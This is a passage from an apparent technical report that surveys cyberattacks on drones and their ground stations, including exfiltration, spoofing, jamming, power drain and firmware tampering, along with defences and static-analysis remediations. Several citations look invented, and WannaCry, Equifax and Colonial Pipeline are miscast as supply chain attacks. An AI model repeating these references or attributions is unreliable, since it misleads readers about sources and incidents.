Consequences of a successful attack. A successful password attack grants the adversary access to a system or subsystem they are not authorized to access. The seriousness of the attack depends on the subsystem the adversary gains access to. Gaining access in itself causes no direct harm. However, password attacks enable malware installation, forced quitting, data exfiltration, elevated privilege, and any other attack that requires system access. Password attacks are exceptionally common and play an important role in attacks involving social manipulation.

Literature review. "The Passwords of the Future" from the National Institute of Standards and Technology discusses password security, including various types of password attacks such as brute force, dictionary attacks, and social engineering. It provides guidelines for creating and managing secure passwords. It can be found here. "Password Cracking: A Survey" by A. M. Alzain and colleagues provides an overview of password cracking techniques, including methods used by attackers and the effectiveness of various defenses. It discusses the evolution of password attacks and the importance of strong password policies. It can be accessed here. "The Security of Passwords: A Survey" by J. Bonneau and colleagues is a detailed analysis of password security, including common attack vectors and user behavior related to password creation and management. It offers insights into the effectiveness of different password policies and authentication methods. It can be found here.

Operational Phases Impacted. A password attack may impact any phase of UAS or GCS operation. The nature of a GCS makes it particularly vulnerable to password attacks.

3.2.6 Data Exfiltration

Description. Data exfiltration attacks refer to the unauthorized transfer of sensitive data from a system to an external location controlled by an attacker. Such attacks can occur through various methods, including malware, phishing, insider threats, or exploiting vulnerabilities in software and network configurations. The primary goal of data exfiltration is to steal confidential information that can then be used for malicious purposes that may range from compromising the operational airspace of a UAS to learning sensitive details of the UAS's purpose or mission.

The techniques employed in data exfiltration attacks can vary widely. Attackers may use malware to create backdoors that allow them to access and extract data without detection. They might also employ social engineering tactics to trick employees into providing access to sensitive information. Additionally, attackers can leverage legitimate tools and protocols, such as FTP or cloud storage services, to transfer data out of the organization while evading security measures. In some cases, insiders with legitimate access may intentionally or unintentionally facilitate data exfiltration, making it crucial for organizations to monitor user behavior and access patterns.

What the attack achieves and how. There are many types of data-exfiltration malware with differing objectives. One more recent threat is an Advanced Persistent Threat (APT). An APT can be described as a cyberattack that compromises a target host or network for a prolonged period for the purpose of passive surveillance or active data exfiltration [Li, 2011]. Unlike many other types of attackers, an APT is more concerned with data exfiltration than harming devices on a network

[Zhao, 2015]. This, and other, types of malware automatically exfiltrate files on the infected devices to a remote server specified by a Command and Control server.

Another classic example is a keylogger, which tracks all the key presses on a device and saves them to a buffer. The key presses can then be exfiltrated to another machine. The speed and the size of the exfiltration can be set by user-defined parameters, which means an adversary can adjust the malware to attempt to avoid detection. The speed of the exfiltration refers to the rate of exfiltration, which can be defined as the interval at which the buffer of key presses, or a subset of them, are removed from the buffer and sent to a remote machine. The size of the exfiltration, in this case, refers to the number of key presses to send with each exfiltration packet to a remote machine. This allows the adversary to adapt the malware to evade detection and possible mitigation strategies implemented by the malware detection.

One application of data exfiltration was shown in the work by Noorani et. al., which exfiltrated data from an Amazon Alexa application running on a Raspberry Pi [Noorani, 2019]. Their objective was to explore some of the security concerns about running software like Amazon Alexa home assistant on IoT-like platforms. To examine this, they created a parameterizable malware sample that mimics Alexa behavior to varying degrees, while exfiltrating data from the device to a remote host [Noorani, 2019]. The performance of their anomaly detector was evaluated based on how well it determined the presence of the parameterized malware on an Alexa-enabled IoT device [Noorani, 2019].

Consequences of a successful attack. The consequence of a successful data exfiltration attack is an adversary having access to information that it is not authorized to have. While exfiltration is not an attack in the sense that it does not directly impact UAS behavior, it enables attacks that require specialized, sensitive information that is otherwise available. Such information may include configuration details for the UAS, mission sensitive information, and intelligence gathered by the device. Adversaries in possession of such information could potentially reconfigure and compromise a system, learn and act on sensitive operational details, or compromise information gathering activities. Exfiltration attacks are prevented using many of the same techniques described previously. Unfortunately, their consequences cannot be undone. Once data leaves a platform, there is no way to undo the leak. The only means for mitigation is prevention.

Literature Review. "Data Exfiltration: The New Threat to Your Organization" by the SANS Institute discusses various techniques used in data exfiltration attacks, the motivations behind them, and strategies for detection and prevention. It provides insights into how organizations can protect themselves against these threats. It can be found here. "The Cybersecurity Threat Landscape: Data Exfiltration" is a part of Verizon's Data Breach Investigations Report which analyzes trends in data breaches, including data exfiltration incidents. It provides statistics, case studies, and insights into the tactics used by attackers. It can be found here. "Understanding Data Exfiltration: A Guide for Security Professionals" by the Cybersecurity & Infrastructure Security Agency is a guide that offers an overview of data exfiltration, including common techniques, indicators of compromise, and recommended practices for organizations to mitigate the risk of data loss. It can be found here.

Operational Phases Impacted. Data exfiltration may occur during any operational phase from supply chain acquisition through launch, operation, and landing. Data exfiltration is equally dangerous on both the UAS and the GCS.

3.2.7 Reverse engineering

Description. Reverse engineering is the process of analyzing software, hardware, or a system to understand its components, architecture, and functionality. From a security perspective, reverse engineering is often used to identify vulnerabilities, analyze malware, assess the security of proprietary software, and understand third-party applications. While it can be used for legitimate purposes such as security research and interoperability, it is also a common technique employed by malicious actors to exploit or compromise systems. Therefore, understanding the methods and implications of reverse engineering is essential in the field of cybersecurity.

What the attack achieves and how. Reverse engineering typically involves taking an existing compiled binary (machine code) and analyzing it to understand its original source code or functionality. This process generally includes:

1. **Disassembly**: Converting binary code into low-level assembly code to interpret the instructions and flow of the program.
2. **Decompilation**: Attempting to reconstruct a higher-level representation of the code (*e.g.*, C++ or Java) from the binary, providing a more readable structure of the program's operations.
3. **Static Analysis**: Examining the code without executing it, to understand its logic, structure, and data flows.
4. **Dynamic Analysis**: Running the application in a controlled environment (*e.g.*, a virtual machine or sandbox) to observe its behavior, interactions with the system, and data exchanges in real-time.

Security applications of Reverse Engineering include:

1. **Malware Analysis:** Reverse engineering is crucial in malware analysis, where security professionals dissect malicious software to understand its payload, behavior, and infection techniques. By examining malware at a binary level, analysts can determine its purpose, the extent of its impact, and how to mitigate or remove it. This knowledge can then be used to develop detection signatures, antivirus tools, and behavioral rules to prevent further infections.
2. **Vulnerability Research:** Security researchers often reverse-engineer software to identify vulnerabilities, such as buffer overflows, injection points, or insecure APIs. By understanding how an application operates internally, researchers can find security flaws that might otherwise go unnoticed. This knowledge is then shared with the software vendor or community to improve overall software security, though it can sometimes be exploited by attackers as well.
3. **Digital Forensics:** In digital forensics, reverse engineering helps investigators understand applications or artifacts found during an investigation. For example, if an unknown binary file is found on a compromised system, reverse engineering can help determine whether it is malicious, how it was used, and what data it might have accessed or modified.
4. **Software Security Auditing:** Companies sometimes perform reverse engineering on their own software (or allow it on third-party software they use) as part of a security audit. This can reveal unintentional weaknesses or vulnerabilities in their products or dependencies

that might expose users to risks. Audits that include reverse engineering can ensure the software meets security standards before it is released or integrated into larger systems.

5. **Intellectual Property Protection:** Reverse engineering also helps verify if competitors are infringing on intellectual property rights or if proprietary protocols and algorithms are being replicated without permission. Security teams might reverse-engineer products to protect intellectual property, check for unauthorized usage, or enforce legal boundaries.

Reverse Engineering tools and techniques include:

1. **Disassemblers and Decompilers**: Tools like IDA Pro, Ghidra, and Hopper convert binary code into assembly or higher-level code, allowing analysts to investigate software behavior.
2. **Debuggers**: Tools such as OllyDbg and WinDbg enable step-by-step execution, which helps in analyzing code flow and isolating specific functions or vulnerabilities.
3. **Network Analyzers**: Tools like Wireshark are used to monitor and capture network traffic generated by software, helping analysts understand how data is transmitted.
4. **Virtual Environments and Sandboxes**: Controlled environments like VMware, VirtualBox, and Cuckoo Sandbox allow analysts to safely execute and observe code, particularly useful when analyzing potentially harmful software like malware.

How the attack is prevented, detected, or mitigated. To prevent unauthorized reverse engineering, software developers often employ techniques such as:

1. **Code Obfuscation**: Making code harder to read and understand by scrambling its structure without affecting functionality.
2. **Encryption**: Encrypting sensitive code or data within the binary, so that only authorized processes can decrypt and execute it.
3. **Anti-debugging Techniques**: Adding code that detects if a debugger is present, causing the application to halt or behave differently under analysis.
4. **Packing and Code Virtualization**: Using software packers or virtual machines to compress or protect binaries, requiring attackers to unpack or emulate the application to analyze it.

Reverse engineering is both a valuable and complex process within cybersecurity, playing a critical role in understanding and mitigating threats. By enabling deeper insight into software behavior and vulnerabilities, it aids in malware analysis, security auditing, and digital forensics. However, given its potential for misuse, security professionals must balance its benefits with careful consideration of ethical and legal boundaries. As technology advances, so will both the sophistication of reverse engineering techniques and the defenses against them, underscoring the need for continuous learning and adaptation in the field of cybersecurity.

Consequences of a successful attack. Reverse engineering alone does not compromise the operation of a UAS or threaten the airspace where it operates. However, reverse engineering does provide insights into the operational details of a UAS or GCS that might be used to compromise it or replicate its function. Specifically, reverse engineering may reveal the presence of security vulnerabilities that were otherwise unknown to an adversary. The adversary may discover the presence of known flaws or use learned knowledge of the UAS or GCS to develop new vulnerabilities. Reverse engineering techniques are not costly to implement and can be done in a manner that does not impact runtime.

Literature Review. *Reverse Engineering for Beginners* by Dennis Yurichev is a comprehensive book that provides an introduction to reverse engineering concepts, techniques, and tools. It covers various aspects of reverse engineering, including its applications in security and the potential risks associated with reverse engineering attacks. It can be found here. *The Art of Software Security Assessment* by Mark Dowd, John McDonald, and Justin Schuh covers various aspects of software security and specifically includes reverse engineering techniques used by attackers to analyze and exploit vulnerabilities in software applications. It provides insights into how reverse engineering can be used maliciously and how to defend against such attacks.

Operational Phases Impacted. Reverse engineering does not directly impact any operational phase of the UAS or GCS. However, what is learned from reverse engineering enables and enhances other attacks.

3.2.8 Supply Chain Compromise

Description. The ubiquity of information technology has ushered in an age of unparalleled connectivity – connectivity that threatens to act as a double-edged sword when nefarious actors seek to profit from its exploitation. In recent years, large-scale exploitation has had an impact well beyond the realm of cybersecurity practitioners. Given these events and many others, as cybersecurity incidents become an increasing threat to everyday life, more people are sensing the urgency of securing the supply chain from foreign adversaries.

What the attack achieves and how. A supply chain attack is an attack that targets the vulnerabilities in the supply chain of an organization, with the goal of compromising the integrity and security of products or services before they reach the end user. By infiltrating the supply chain, attackers can gain access to sensitive data, proprietary technologies, and critical infrastructure. This type of attack can lead to consumers of UAS and GCS running devices that are misconfigured or physically different from their expectations.

The mechanics of a supply chain attack often involve exploiting third-party vendors or service providers that have access to the target organization's systems. Attackers may introduce malicious code or malware into legitimate software updates, hardware components, or services provided by these third parties. For example, by compromising a software vendor, attackers can embed malicious code into an update that is then distributed to all users of that software, effectively infiltrating multiple organizations at once. This method allows attackers to bypass traditional security measures, as the compromised software appears legitimate and trusted by the end users.

Once the supply chain attack is successful, attackers can achieve various objectives, such as data exfiltration, unauthorized access to systems, or the deployment of ransomware. The consequences can extend beyond the immediate target, affecting the entire ecosystem of partners and customers linked through the compromised supply chain. Additionally, the erosion of trust that follows a supply chain attack can have long-lasting effects on business relationships, as organizations may become wary of their suppliers and partners. As a result, supply chain security has become a critical focus for organizations seeking to protect their assets and maintain the integrity of their operations in an increasingly interconnected digital landscape.

How the attack is prevented, detected, or mitigated. Mitigating a supply chain attack is a largely social process involving the certification of vendors and training acquisition specialists. Conduct thorough assessments of third-party vendors and suppliers to evaluate their security practices and potential vulnerabilities. This includes reviewing their security policies, compliance with industry standards, and past security incidents. Establishing a risk management framework can help prioritize vendors based on their risk levels and the criticality of their services. Limiting access to sensitive systems and data based on the principle of least privilege. Implement continuous monitoring of the supply chain for any unusual activities or anomalies. This can include monitoring network traffic, system logs, and user behavior. Encourage vendors to adopt secure software development practices, such as code reviews, vulnerability assessments, and penetration testing. Develop and maintain an incident response plan that includes procedures for addressing supply chain attacks. Use encryption to protect sensitive data both in transit and at rest. Additionally, segment networks to limit the potential impact of a supply chain attack. By isolating critical systems and data, organizations can reduce the risk of widespread compromise.

Literature Review. One notable example of a supply chain attack is the WannaCry malware, which encrypted data on Microsoft Windows computers and demanded ransom payments in Bitcoin [Chen & Bridges, 2017]. Another is the Equifax breach in 2017 [Wang & Johnson, 2018], as well as the Solarwinds breach in 2019-20 [FireEye, 2020]. More recently, the ransomware attack on the Colonial Pipeline created short-term gasoline shortages along the East Coast, evoking images reminiscent of the 1970s gas shortages [CISA, 2023].

Operational phases impacted. Supply chain attacks occur before systems become operational or during system maintenance. They can impact all UAS and GCS operational phases due to the wide spectrum of their impacts.

3.3 Hardware attacks

This section provides a high-level and selective review of relevant literature regarding hardware attacks, including spoofing, jamming, power attacks, firmware modification, and supply chain attack.

3.3.1 Spoofing

Description. Spoofing is a broad class of attacks that aims to falsify signals. Spoofing can trick the UAS into thinking it is in a different position which allows its movement to be controlled. The attacker can then cause a collision, inefficient movement, or more easily capture a drone. This attack is also related to jamming, discussed in Section 2.3.2, which is a complete denial of signals. For spoofing, the implementation of each attack is tailored to specific components of the system. The difficulty of the attack depends on the component targeted, level of stealthiness of the attack, degree of control achieved, and the method used (communication, software, physical). The easiest attacks tend to be communication-based attacks. Spoofing sensors or GPS can be difficult because they rely on more specialized signal generators and the range, direction, timing, and strength of the signal is important.

What the attack achieves and how.

Communication: Spoofing of protocols and messages such as ADS-B and Remote ID involves sending false messages. For example, by spoofing Remote ID, it is possible to insert fake UAS in the vicinity. RF signals such as GPS messages can also be spoofed. Software Defined Radio (SDR) makes it much easier to generate RF signals that could be used for spoofing. In cases where encryption is used or methods are used to detect false messages, old messages may be captured and replayed as a spoofing attack. Attackers may also compromise another system that can generate valid messages.

Software: Spoofing can target signals being sent between components within a UAS. For example, sensors may send their data to the controller, and the controller may send a command to the actuators. If the software system has been compromised, these signals can be altered. Alternatively, as a physical attack, it has also been demonstrated that electromagnetic noise attacks can alter the signals.

Physical: Spoofing is used to attack hardware sensors of the UAS by targeting the underlying mechanism of the sensors. For example, Inertial MEMS sensors are critical components that help the UAS determine its position more precisely in combination with less accurate GPS signals. They are also useful when the GPS signal is temporarily lost. Inertial MEMS often use highly sensitive gyroscopes to measure acceleration changes. Therefore, spoofing attacks will use acoustic signals which cause vibrations to alter the readings of the sensors. For more sophisticated attacks, if the precise sensor being used is known, then the resonance frequency and tolerances can be identified to better target it. More precise attacks can be stealthier and can force the UAS to move in a certain direction by having it think it is elsewhere.

In general, UAS may have some noise filtering such as a Kalman Filter which can make sensor spoofing harder. However, implementations of filters often do not factor in the possibility of attack. Attackers will aim to spoof within the noise tolerances where often there is substantial space.

How the attack is prevented, detected, or mitigated. Since there are a wide variety of spoofing attacks, there are many defenses. In general, defenses are also related to anomaly detection and response covered in Section 3.3.4. In contrast, here the focus is on prevention, avoidance, or robustness to attacks.

For communication attacks encryption and various attestation methods can be used to verify messages or the sender. For signals that operate at frequencies such as RF, it is possible to have a frequency shifting plan, since it can be difficult to spoof every frequency at once. For software defenses, see Section 2.2. For hardware attacks, supply chain security can help prevent attackers from gaining precise information on sensors. Additionally, various types of shielding or optical communication can be used to block or avoid attacks. Sensor redundancy, particularly using ones with different characteristics, can also make it harder for the attack to succeed.

The most general defense against spoofing is sensor fusion which involves combining the data from different sensors to estimate the current state. Notably, while other defenses typically prevent attacks, this defense works even if the attack was successful by providing redundancy or robustness. For example, the UAS may use multiple methods to identify its position such as GPS, Inertial MEMS, battery usage, Light Detection And Ranging (LIDAR), and computer vision with each having tradeoffs in accuracy and efficiency. So if an attack successfully spoofs one or many sensors, the position can still be estimated using a combination of other methods.

Sensor fusion is a general concept that could be a simple weighted average of sensors, a machine learning model, or a sophisticated physical dynamics equation. Kalman filters are a popular form of sensor fusion used for UAS. They are used to track signals and state estimates over time to form predictions and filter against noise. They make use of statistics, physical dynamics, and weighted averages. However, their main use is not necessarily to defend against attacks but rather general control and state estimation. Without properly taking into consideration the possibility of attack during their design and all the relevant sensors and dynamics, they will not be an effective defense since attacks can operate within small margins of noise.

To augment a Kalman filter or sensor fusion defense, the UAS can execute small, predefined movement patterns. The aim is to generate sensor readings that have been well characterized in testing to verify if the sensors are giving accurate outputs. If an attacker is altering signals through software or a physical attack, it is difficult to accurately give a reading with such random spurious movements to remain undetected. For example, this can work for the Inertial MEMS sensor, which is sensitive to acceleration, or for GPS which is sensitive to the magnitude, direction, and timing of the GPS signal. Beamforming GPS receivers already do some of this naturally, but it can be improved with the movement patterns.

Consequences of a successful attack. The consequence of a successful spoofing attack on UAS sensors is incorrect data input to the device. This ranges across any sensor – GPS position, acceleration, altitude, radar, and LIDAR imaging – that may be available to the UAS. Security implications range from mission compromise through targeting infrastructure. In systems like UAS and GCS, incorrect sensor data can result in dangerous situations, potentially leading to accidents or injuries. In security systems, spoofing can allow unauthorized access to secure areas or systems. Spoofing attacks are cheap to implement and difficult to prevent. Prevention techniques are low cost and have little impact on system performance.

Literature Review. Examples of spoofing attacks include Remote ID Spoofing, GPS Spoofing using Tractor Beam**,** and spoofing Inertial MEMS sensors. These examples demonstrate the breadth of available spoofing attacks. Some example Defenses include attestation, Kalman Filter Sensor Fusion and filtering, and GPS Spoofing Detection and Mitigation.

Operational Phases Impacted. Operational phases impacted include takeoff, mission execution and landing.

3.3.2 Jamming

Description. Jamming attacks use denial of service to prevent various sensors or communication methods from being able to read inputs. Without sensor readings, GPS, or communication, it is difficult for a drone to accomplish its mission or even fly at all.

What the attack achieves and how. Jamming is related to spoofing, which is discussed in Section 2.3.1, which instead focuses on fake signals, control, and stealthiness. Jamming is considered easier than spoofing but is still a significant threat. The difficulty of the attack depends on the component being targeted since different interfering signals have different types of generators required and different ranges, strengths, and even angles. In general, the same mechanism used in spoofing can be used for jamming, but with the strength turned up. It is recommended to review the spoofing section first for more details.

Communication: For communication, a large number of messages can be sent such that the UAS cannot process them all fast enough and the real messages get lost. This is also called flooding.

Hardware: For GPS and sensors, generators can create high-strength signals that saturate the sensors and prevent identifying the real values. GPS is a common target with RF jamming which has been made easier to accomplish with SDR. It is possible for other sensors such as Inertial MEMS to be jammed as well. Inertial MEMS measure acceleration, typically with sensitive gyroscopes. An acoustic attack can cause vibrations to affect the readings.

How the attack is prevented, detected or mitigated. Many defenses from spoofing in Section 2.3.1 apply to jamming, and it is recommended to view that section first. As with spoofing, redundancy and sensor fusion methods are a good defense. Shielding sensors and components can also be useful. Some sensors or GPS receivers have advanced capabilities for better filtering or beamforming. For signals that operate at frequencies such as RF, it is possible to have a frequency-shifting plan, since it can be difficult to jam every frequency at once. Additionally for communication-based attacks, lightweight and efficient attestation and message verification methods can help mitigate the attack. For example, check small portions of the message that are encrypted or have timestamps rather than the whole message.

However, it can be difficult to completely defend against jamming. Another important method is to engage in some sort of safety operation mode, such as hovering, landing, or manual control. See Section 3.3.4 Monitoring and Response for more discussion on these response methods.

Consequences of a successful attack. In one sense a jamming attack is simply a spoofing attack with no data. The adversary makes sensor inputs unavailable to the UAS resulting in potential loss of control or inefficient operation, loss of measured data, operational safety risks, mission failure, and increased vulnerability to other kinds of attacks. Anti-jamming techniques are costly and difficult. If an adversary is willing to invest resources in increasing jamming power, almost anything can be jammed. If anti-jamming techniques are employed while costly they will not impact system performance.

Literature Review. Examples of jamming include SDR jamming and using Modmobjam on cellular networks. An example of mitigation is Efficient ADS-B message processing.

Operational Phases Impacted. Operational phases impacted include takeoff, mission execution and landing.

3.3.3 Power attacks

Description. A power attack typically attempts to drain power from a UAS to reduce or disrupt its operation. Specific types of power attacks include sleep deprivation, flooding, and malware introduction.

What the attack achieves and how. Most UAS and embedded systems generally will enter a low power mode when not fully engaged. Sleep deprivation involves forcing a UAS to continuously operate in high-power mode rather than allow it to sleep when inactive. Similarly, flooding overwhelms a UAS with processing requests such as downloading software or processing inputs. Because these requests occur at abnormally high frequencies, they keep the UAS awake and processing inputs.

One potential attack vector to drain power on a UAS involves exploiting vulnerabilities in its flight control system. Malicious code could be injected into the UAS's software, either through a compromised ground control station or by exploiting software flaws. This code could then manipulate flight parameters, such as altitude or speed, forcing the UAS to engage in unnecessary maneuvers. These excessive maneuvers would significantly increase energy consumption, rapidly depleting the battery and forcing an emergency landing or loss of control.

Another method could involve jamming or interfering with the UAS's communication channels. By disrupting the communication links between the UAS and its ground control station, the attacker could prevent the UAS from receiving critical flight instructions or transmitting its status. This loss of communication would likely cause the UAS to resort to default flight modes or emergency procedures, often resulting in increased power consumption. For example, if the UAS loses GPS signal and cannot rely on its primary navigation system, it might switch to a less efficient backup system, draining the battery faster.

Furthermore, an attacker could target the UAS's power system directly. This could involve interfering with the power distribution network within the UAS, causing inefficiencies or short circuits. Alternatively, the attacker could attempt to compromise the battery management system, leading to suboptimal charging and discharging cycles, ultimately reducing the battery's lifespan and capacity. These attacks could be carried out through physical tampering, electromagnetic interference, or by exploiting vulnerabilities in the UAS's power management software.

How the attack is prevented, detected, or mitigated. Preventing a battery attack on a UAS involves implementing a multi-layered security approach that includes both hardware and software safeguards. First, operators should ensure that the UAS's power management system is robust and capable of detecting unusual power consumption patterns, which may indicate an ongoing attack. Regular software updates and patches should be applied to address vulnerabilities that could be exploited by attackers. Additionally, employing encryption and secure communication protocols can protect the UAS's command and control signals from interception or manipulation. Physical security measures, such as tamper-proof battery compartments and monitoring systems to detect unauthorized access, can further enhance protection. Finally, training operators to recognize signs of potential battery drain attacks and establishing protocols for rapid response can help mitigate risks and maintain operational integrity.

Preventing a flooding attack on a UAS involves implementing robust cybersecurity measures and network management strategies to safeguard against excessive data traffic and unauthorized access. First, employing advanced firewalls and intrusion detection systems can help monitor and filter incoming traffic, identifying and mitigating potential flooding attempts before they overwhelm the UAS's communication systems. Additionally, implementing rate limiting and traffic shaping techniques can control the flow of data, ensuring that legitimate commands and communications are prioritized while blocking suspicious activity. Regularly updating software and firmware to patch vulnerabilities is crucial, as is conducting thorough security assessments to identify potential weaknesses in the UAS's network architecture. Furthermore, establishing secure communication protocols, such as encryption and authentication, can protect against unauthorized access and ensure that only legitimate users can interact with the UAS. By combining these technical defenses with continuous monitoring and incident response plans, operators can significantly reduce the risk of flooding attacks on UAS systems.

Consequences of a successful attack. Any power attack will reduce the operating time of a UAS. If successful, the power attack will gradually drain its target's battery rendering it inoperable. The UAS could crash if in flight or take measures to land or return home before crashing. Regardless, the attack reduces the operational period for the target. Power attacks take advantage of legitimate system functions. They are costly to prevent, but mitigation techniques have little impact on system performance.

Literature Review. Examples of power attacks include battery attacks that deplete or over-charge UAS batteries, flooding attacks that deluge the UAS with input, and sleep deprivation attacks that prevent a UAS from entering low-power sleep operating modes.

Operational Phases Impacted. Operational phases impacted include takeoff, mission execution, and landing.

3.3.4 Firmware modification

Description. A firmware modification attack or a firmware flashing attack on a UAS involves unauthorized alterations to the device's firmware, which is the low-level software that controls the hardware and operational functions of the UAS.

What the attack achieves and how. A firmware flashing attack can be executed by exploiting vulnerabilities in the firmware update process or by gaining physical access to the UAS. The process generally begins with the attacker gathering information about the target UAS, including its firmware version, hardware specifications, and potential vulnerabilities in the firmware update process. This information can often be obtained through publicly available resources, forums, or by analyzing the UAS's communication protocols.

Once the attacker identifies a vulnerability, they may exploit it to gain access to the UAS's firmware. This could involve using techniques such as reverse engineering the firmware to understand its structure and functionality or exploiting weaknesses in the update mechanism, such as lack of authentication or encryption. If the UAS allows firmware updates via unsecured channels, the attacker could inject malicious code during the update process. In some cases, physical access to the UAS may be required, allowing the attacker to connect directly to the device and upload modified firmware using specialized tools.

After successfully modifying the firmware, the attacker can implement various malicious functionalities, such as altering navigation controls, disabling safety features, or enabling remote control capabilities. The modified firmware may also include backdoors that allow the attacker to regain access to the UAS later without detection. To cover their tracks, attackers may employ techniques to obfuscate their changes or manipulate logs, making it difficult for operators to identify the tampering. Overall, the execution of a firmware modification attack requires a combination of technical expertise, knowledge of the UAS's architecture, and an understanding of security vulnerabilities.

How the attack is prevented, detected, or mitigated. To mitigate the risks associated with firmware modification attacks, UAS manufacturers and operators must implement stringent security measures throughout the firmware lifecycle. This includes employing secure coding practices during firmware development, implementing robust authentication mechanisms for firmware updates, and ensuring that only authorized personnel can access the UAS's hardware. Regular security audits and vulnerability assessments should be conducted to identify and address potential weaknesses in the firmware. Additionally, establishing a secure supply chain for components and firmware can help prevent tampering before the UAS is deployed. By prioritizing firmware security, operators can significantly reduce the likelihood of successful modification attacks and enhance the overall resilience of their UAS systems.

Consequences of a successful attack. The implications of a firmware modification attack can be severe, as it can lead to a range of malicious outcomes. For instance, an attacker could alter the UAS's navigation system, causing it to deviate from its intended flight path or crash into unintended targets. Additionally, modified firmware may enable the attacker to intercept or manipulate data being transmitted by the UAS, compromising sensitive information and potentially exposing it to adversaries. The stealthy nature of firmware attacks makes them particularly dangerous, as they can go undetected for extended periods, allowing attackers to exploit the compromised UAS for various malicious purposes. Firmware modification is a low-level software attack. Techniques for preventing such attacks will have similar costs and little if any performance impacts.

Literature Review. Examples of firmware attacks are included in UAV security, an overview of general security issues in UAS. Hacker News documents a firmware attack using updates to introduce an EM glitch combining two attack vectors. Many firmware attacks are the result of a much larger class of supply chain attacks discussed elsewhere in this report.

Operational Phases Impacted. Operational phases impacted include takeoff, mission execution, and landing.

3.3.5 Supply Chain Attack

Issues in hardware supply chain attacks are like those in software supply chain. An attacker compromises the source of a software system or component and uses that compromise to introduce malware or modify the system. Hardware supply chain attacks are identical with the exception that hardware components are compromised or replaced with counterfeits.

4 REMEDIATION TYPES

The focus of this section of the report is on remediation types.

4.1 Static analysis

This section provides a high-level and selective review of relevant literature regarding static analysis remediations, including control and dataflow analysis, separation, safety and liveness, state transition systems (invariants), memory safe languages, type checking, and linting.

4.1.1 Control & Dataflow analysis

Data flow and control flow are fundamental concepts in computer science that describe how data moves through a system and how instructions are executed, respectively. Data flow refers to the path that data takes as it is processed by various components of a program or system. It involves the transfer of data between variables, functions, and modules, illustrating how data is produced, consumed, and transformed throughout the computation. Understanding data flow is essential for optimizing performance, debugging, and ensuring the integrity of data operations, particularly in complex applications that rely on various sources of input and output.

Control flow, on the other hand, pertains to the order in which individual instructions or statements are executed in a program. It defines the branching and looping structures that determine the path of execution, such as conditionals (if-else statements), loops (for and while), and function calls. Control flow is crucial for implementing logic and making decisions within a program, enabling dynamic behavior based on the state of data and user interactions. By analyzing control flow, developers can gain insights into the program's logic, identify potential inefficiencies, and enhance the overall structure of the code.

Both data flow and control flow interact closely in a program, with data flow often influenced by the control structures that dictate when and how data is manipulated. Effective programming requires a clear understanding of these concepts to create efficient algorithms and maintainable code. In modern programming languages, tools such as data flow graphs and control flow graphs are often employed to visualize and analyze these aspects, helping developers optimize performance, manage resources, and ensure that programs behave as intended in various scenarios.

Virtually any code refactoring tool performs some kind of data and/or control flow analysis. The techniques are exceptionally well-established and mainstream elements of software engineering to the extent that many compilers include such analysis when performing optimization. Following are three examples of common tools used for mission-critical software engineering that include control and data flow analysis capabilities.

Literature links

- Control Flow Graphs – Describes how control flow graphs represent traditional software constructs. They further describe how control flow graphs are used .
- Software Testing – Describes how control flow graphs can be used in software testing.
- Definitions – The classic definition of data flow modeling is Allen [Allen 1970] and several techniques are explored in Kennedy [Kennedy 1979].

Tool links

- LDRA Tool Suite
- CodeQL
- DMS (Semantic Designs)

4.1.2 Process Separation

Process separation in computer science refers to the technique of isolating processes to ensure that they operate independently and securely within a computing environment. This concept is crucial for maintaining system stability, security, and resource management, particularly in multi-user and multi-tasking operating systems. By creating boundaries between processes, system designers can prevent one process from interfering with another, which is essential for both performance optimization and the protection of sensitive data.

In the context of operating systems, process separation allows for better resource allocation and management. Each process runs in its own address space, ensuring that it does not accidentally or maliciously access the memory of another process. This separation not only enhances security but also facilitates fault isolation; if one process crashes, it does not necessarily bring down the entire system. Techniques such as virtual memory and process isolation play vital roles in achieving this separation, enabling a more robust and resilient computing environment.

Separation analysis involves using separation logic to model and verify process separation using static analysis tools. Separation logic is a formal system that extends traditional logic by providing a way to express properties of programs that manipulate memory, allowing for the reasoning about disjoint regions of memory. This enables developers to prove the correctness of programs with shared and mutable states by using assertions that specify how memory is divided among different parts of a program. The key innovation of separation logic is its use of separating conjunction, which asserts that two predicates hold over non-overlapping memory regions, thereby facilitating modular reasoning about complex data structures and enabling more effective verification of programs.

Literature links

- Software Foundations - Separation Logic Foundations – Volume 6 of the *Software Foundations* series dedicated to separation
- Separation Logic – Classic Reynolds paper on separation logic
- Separation Logic – CACM Tutorial on separation logic

Tool links

- seL4 – seL4 verified microkernel for implementing systems with guaranteed process separation.
- Virtualization – Example LINX system using hardened hypervisors to implement process separation.
- Separation Kernel – Using separation kerels to secure legacy systems.

4.1.3 Safety and Liveness

Safety and liveness are two fundamental properties in the context of type systems, particularly in programming languages and formal verification. Safety ensures that a program will not produce certain kinds of erroneous behaviors during execution. In other words, a safe type system guarantees that certain classes of runtime errors, such as type mismatches or dereferencing null pointers, cannot occur. This is achieved through static type checking, where the type system verifies the correctness of types at compile time, preventing potentially unsafe operations from being executed. By enforcing these constraints, safety helps developers catch errors early in the development process, leading to more robust and reliable software.

On the other hand, liveness refers to the property that a program will eventually make progress and not get stuck in a state where it cannot continue execution. In the context of type systems, liveness ensures that if a program is well-typed, it will eventually reach a state where it produces a result or performs an action. This property is particularly important in concurrent and distributed systems, where processes may interact in complex ways. A type system that supports liveness can help ensure that all parts of a program can execute as intended, avoiding situations like deadlocks or infinite loops that prevent further progress.

While safety and liveness are both crucial for the correctness of programs, they can sometimes be at odds with each other. For instance, enforcing strict safety checks may lead to situations where a program is unable to execute certain operations, potentially hindering its liveness. Conversely, allowing more flexibility in type checks might introduce risks of runtime errors, compromising safety. Therefore, designing a type system that balances these two properties is a key challenge in programming language design and formal verification, as it aims to provide both guarantees of correctness and the ability to make progress in program execution.

Literature Links

- Model Checking – Classic text from Edmund Clarke and colleagues
- Handbook of Model Checking – Overview of model checking from Clarke, Hengzinger, Veith and Bloem
- Software Model Checking – Model checking applied specifically to software systems

Tool Links

- z3 – The z3 model checker from Microsoft Research
- SAL – The Symbolic Analysis Laboratory from SRI
- Spin – The Spin software model checking system from Bell Labs

4.1.4 Memory Safe languages

Memory-safe languages are programming languages designed to prevent common memory management errors, such as buffer overflows, use-after-free, and dangling pointers, which can lead to security vulnerabilities, crashes, or undefined behavior. These errors often occur in languages that give the programmer direct control over memory allocation and deallocation, such as C and C++. Memory-safe languages, on the other hand, offer built-in mechanisms or runtime checks that automatically manage memory access, ensuring that programs do not access memory incorrectly or in unsafe ways.

